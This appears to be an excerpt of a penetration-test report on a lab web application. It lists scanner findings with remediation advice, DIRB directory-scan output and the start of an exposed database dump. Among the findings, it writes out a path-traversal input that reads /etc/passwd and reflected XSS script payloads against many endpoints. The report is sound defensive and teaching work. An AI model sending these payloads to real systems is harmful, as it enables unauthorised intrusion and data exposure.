URL	http://192.168.1.20/appendage.php?type=%2Fetc%2Fpasswd
Method	GET
Parameter	type
Attack	/etc/passwd
Evidence	root:x:0:0
Instances	1
Solution	Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses, and exclude directory separators such as "/". Use a whitelist of allowable file extensions. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the sanitizing mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the

	same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked. Use a built-in path canonicalization function (such as realpath() in C) that produces the canonical version of the pathname, which effectively removes ".." sequences and symbolic links. Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations. When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs. Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software. OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.
Reference	http://projects.webappsec.org/Path-Traversal http://cwe.mitre.org/data/definitions/22.html
CWE Id	22
WASC Id	33
Source ID	1

High (Low)	Cross Site Scripting (Reflected)
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from

	the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

URL	http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	POST
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/
Method	POST
Parameter	email
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/product_details.php?+id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET

Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/product_details.php?+id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	POST
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/register.php
Method	POST
Parameter	email
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/OOS/delete_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET
Parameter	id
Attack	'"<script>alert(1);</script>

Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/delete_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/ADS/View_Customer.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	POST
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>

URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	POST
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/ADS/View_Customer.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	POST
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/delete_category.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E

Method	POST
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/view_order.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	POST
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	POST
Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Method	GET

Parameter	id
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
Instances	28
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

	To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

Medium (Medium)	**Directory Browsing**
Description	It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files, backup source files, etc. which can be accessed to read sensitive information.

URL	http://192.168.1.20/admin/ADMIN/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/img/
Method	GET

Attack	Parent Directory
URL	http://192.168.1.20/bootstrap/bootstrap/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/img/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/bootstrap/bootstrap/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/bootstrap/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/ADMIN/OOS/js/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/js/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/bootstrap/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/ADMIN/AS/css/

Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/bootstrap/js/vendor/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/ADMIN/ADS/js/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/icons/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/ADMIN/OOS/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/bootstrap/bootstrap/js/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/company-accounts/
Method	GET
Attack	Parent Directory

URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/js/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/ADMIN/AS/js/
Method	GET
Attack	Parent Directory
Instances	40
Solution	Disable directory browsing. If this is required, make sure the listed files does not induce risks.
Reference	http://httpd.apache.org/docs/mod/core.html#options http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html
CWE Id	548
WASC Id	48
Source ID	1

Medium (Medium)	**X-Frame-Options Header Not Set**
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.

URL	http://192.168.1.20/admin/ADMIN/ADS/Customers.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=1

Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/bootstrap/?C=N;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/company-accounts/?C=M;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=3
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/print_orders.php
Method	POST
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/bootstrap/?C=N;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=2
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=1
Method	GET
Parameter	X-Frame-Options

URL	http://192.168.1.20/assets/?C=S;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/login.php
Method	POST
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/reports.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/pictures/?C=S;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/products.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/bootstrap/js/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/bootstrap/js/?C=M;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/bootstrap/bootstrap/css/?C=M;O=D
Method	GET

Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/ADMIN/ADS/messages_box.php
Method	POST
Parameter	X-Frame-Options
URL	http://192.168.1.20/assets/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/admin/ADMIN/AS/asset.php
Method	GET
Parameter	X-Frame-Options
Instances	420
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).
Reference	http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx
CWE Id	16
WASC Id	15
Source ID	3

Medium (Medium)	**Application Error Disclosure**
Description	This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.

URL	http://192.168.1.20/admin/ADMIN/?C=M;O=A

Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=N;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=N;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/ADMIN/SERVER/ADS/delete_message.php?id=1
Method	GET
Evidence	Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /opt/lampp/htdocs/studentsite/admin/ADMIN/SERVER/ADS/delete_message.php on line 9
URL	http://192.168.1.20/bootstrap/bootstrap/js/google-code-prettify/?C=N;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/bootstrap/js/?C=N;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/bootstrap/js/?C=N;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/js/?C=M;O=D
Method	GET

Evidence	Parent Directory
URL	http://192.168.1.20/bootstrap/js/?C=N;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/ADMIN/SERVER/ADS/delete_message.php?id=2
Method	GET
Evidence	Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /opt/lampp/htdocs/studentsite/admin/ADMIN/SERVER/ADS/delete_message.php on line 9
URL	http://192.168.1.20/assets/js/?C=M;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/bootstrap/css/?C=N;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/company-accounts/?C=N;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/bootstrap/css/?C=N;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/css/?C=N;O=A
Method	GET
Evidence	Parent Directory

URL	http://192.168.1.20/assets/bootstrap/fonts/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/company-accounts/?C=N;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/bootstrap/?C=D;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/css/?C=N;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/assets/bootstrap/?C=D;O=A
Method	GET
Evidence	Parent Directory
Instances	248
Solution	Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.
Reference	
CWE Id	200
WASC Id	13
Source ID	3

Medium (Medium)	**X-Frame-Options Header Not Set**

Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.

URL	http://192.168.1.10/process_form.php?test=1901560&submit=Send
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.10/
Method	GET
Parameter	X-Frame-Options
Instances	2
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).
Reference	http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx
CWE Id	16
WASC Id	15
Source ID	3

Medium (Medium)	**X-Frame-Options Header Not Set**
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.

URL	https://192.168.1.10/sites/
Method	GET
Parameter	X-Frame-Options
URL	https://192.168.1.10/dashboard/

Method	GET
Parameter	X-Frame-Options
URL	https://192.168.1.10/
Method	GET
Parameter	X-Frame-Options
URL	https://192.168.1.10/studentsite/
Method	GET
Parameter	X-Frame-Options
Instances	4
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).
Reference	http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx
CWE Id	16
WASC Id	15
Source ID	3

Medium (Medium)	**Application Error Disclosure**
Description	This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.

URL	https://192.168.1.10/sites/
Method	GET
Evidence	Parent Directory

Instances	1
Solution	Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.
Reference	
CWE Id	200
WASC Id	13
Source ID	3

Medium (Medium)	**Secure Pages Include Mixed Content (Including Scripts)**
Description	The page includes mixed content, that is content accessed via HTTP instead of HTTPS.

URL	https://192.168.1.10/studentsite/
Method	GET
Evidence	http://html5shim.googlecode.com/svn/trunk/html5.js
Instances	1
Solution	A page that is available over SSL/TLS must be comprised completely of content which is transmitted over SSL/TLS. The page must not contain any content that is transmitted over unencrypted HTTP. This includes content from third party sites.
Other information	tag=script src=http://html5shim.googlecode.com/svn/trunk/html5.js tag=script src=http://platform.twitter.com/widgets.js

Reference	https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
CWE Id	311
WASC Id	4

Source ID	3
Medium (Low)	**Parameter Tampering**
Description	Parameter manipulation caused an error page or Java stack trace to be displayed. This indicated lack of exception handling and potential areas for further exploit.

URL	http://192.168.1.20/register.php
Method	POST
Parameter	password1
Evidence	on line <b>
URL	http://192.168.1.20/login.php
Method	POST
Parameter	password
Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/OOS/confirm_order.php?=
Method	GET
Parameter	id
Evidence	on line <b>
URL	http://192.168.1.20/mail.php
Method	POST
Parameter	email
Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?=
Method	POST
Parameter	id

Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=1
Method	POST
Parameter	name
Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/index.php
Method	POST
Parameter	name
Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/SERVER/OOS/announcement_detail.php?=
Method	POST
Parameter	id
Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/OOS/announcement_detail.php?id=1
Method	POST
Parameter	name
Evidence	on line <b>
URL	http://192.168.1.20/product_details.php?=
Method	POST
Parameter	id
Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/announcement_detail.php?=
Method	GET

Parameter	id
Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/AS/announcement_detail.php?=
Method	POST
Parameter	id
Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/index.php
Method	POST
Parameter	name
Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/delete_category.php?=
Method	GET
Parameter	id
Evidence	on line <b>
URL	http://192.168.1.20/admin/
Method	POST
Parameter	username
Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/SERVER/ADS/messages_box.php
Method	POST
Parameter	message
Evidence	on line <b>
URL	http://192.168.1.20/admin/

Method	POST
Parameter	password
Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?=
Method	GET
Parameter	id
Evidence	on line <b>
URL	http://192.168.1.20/admin/ADMIN/SERVER/AS/announcement_detail.php?=
Method	POST
Parameter	id
Evidence	on line <b>
URL	http://192.168.1.20/
Method	POST
Parameter	password
Evidence	on line <b>
Instances	63
Solution	Identify the cause of the error and fix it. Do not trust client side input and enforce a tight check in the server side. Besides, catch the exception properly. Use a generic 500 error page for internal server error.
Reference	
CWE Id	472
WASC Id	20
Source ID	1

APPENDIX D - DIRB OUTPUT

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: /root/Desktop/Dirb_OutputBIg
START_TIME: Tue Nov 23 04:51:18 2021
URL_BASE: http://192.168.1.20/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.20/ ----
==> DIRECTORY: http://192.168.1.20/admin/
==> DIRECTORY: http://192.168.1.20/assets/
+ http://192.168.1.20/cgi-bin/ (CODE:403|SIZE:1038)
==> DIRECTORY: http://192.168.1.20/database/
==> DIRECTORY: http://192.168.1.20/forum/
==> DIRECTORY: http://192.168.1.20/img/
==> DIRECTORY: http://192.168.1.20/include/
+ http://192.168.1.20/index.php (CODE:200|SIZE:7443)
+ http://192.168.1.20/phpinfo.php (CODE:200|SIZE:98228)
+ http://192.168.1.20/phpmyadmin (CODE:403|SIZE:1193)
==> DIRECTORY: http://192.168.1.20/pictures/
+ http://192.168.1.20/robots.txt (CODE:200|SIZE:42)

---- Entering directory: http://192.168.1.20/admin/ ----
==> DIRECTORY: http://192.168.1.20/admin/ADMIN/
==> DIRECTORY: http://192.168.1.20/admin/assets/
+ http://192.168.1.20/admin/error_log (CODE:200|SIZE:1320)
==> DIRECTORY: http://192.168.1.20/admin/include/
+ http://192.168.1.20/admin/index.php (CODE:200|SIZE:2654)

---- Entering directory: http://192.168.1.20/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)
==> DIRECTORY: http://192.168.1.20/assets/css/
==> DIRECTORY: http://192.168.1.20/assets/img/
```

==> DIRECTORY: http://192.168.1.20/assets/js/

---- Entering directory: http://192.168.1.20/database/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/forum/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/include/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/pictures/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/ADMIN/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)
==> DIRECTORY: http://192.168.1.20/admin/assets/css/
==> DIRECTORY: http://192.168.1.20/admin/assets/img/
==> DIRECTORY: http://192.168.1.20/admin/assets/js/

---- Entering directory: http://192.168.1.20/admin/include/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/assets/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/assets/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

```
---- Entering directory: http://192.168.1.20/assets/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/assets/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/assets/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/admin/assets/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Nov 23 04:53:21 2021
DOWNLOADED: 78404 - FOUND: 7
```

APPENDIX E - DATABASE DUMP FOUND IN THE /DATABASE DIRECTORY

```
-- phpMyAdmin SQL Dump
-- version 4.2.11
-- http://www.phpmyadmin.net
--
-- Host: 127.0.0.1
-- Generation Time: Sep 21, 2015 at 03:10 PM
-- Server version: 5.6.21
-- PHP Version: 5.5.19

SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";
SET time_zone = "+00:00";


/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;

--
-- Database: `aa2000`
--
```

```
-- --------------------------------------------------------

--
-- Table structure for table `asset_archive`
--

CREATE TABLE IF NOT EXISTS `asset_archive` (
  `productID` int(11) NOT NULL,
  `name` varchar(50) NOT NULL,
  `price` int(20) NOT NULL,
  `image` varchar(50) NOT NULL,
  `details` text NOT NULL,
  `quantity` int(20) NOT NULL,
  `date_created` varchar(50) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

-- --------------------------------------------------------

--
-- Table structure for table `asset_depreciation`
--

CREATE TABLE IF NOT EXISTS `asset_depreciation` (
  `item_id` int(11) NOT NULL,
  `price` int(11) NOT NULL,
  `salvage_val` int(11) NOT NULL,
  `years` int(11) NOT NULL,
  `depmed` int(11) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `asset_depreciation`
--

INSERT INTO `asset_depreciation` (`item_id`, `price`, `salvage_val`, `years`, `depmed`) VALUES
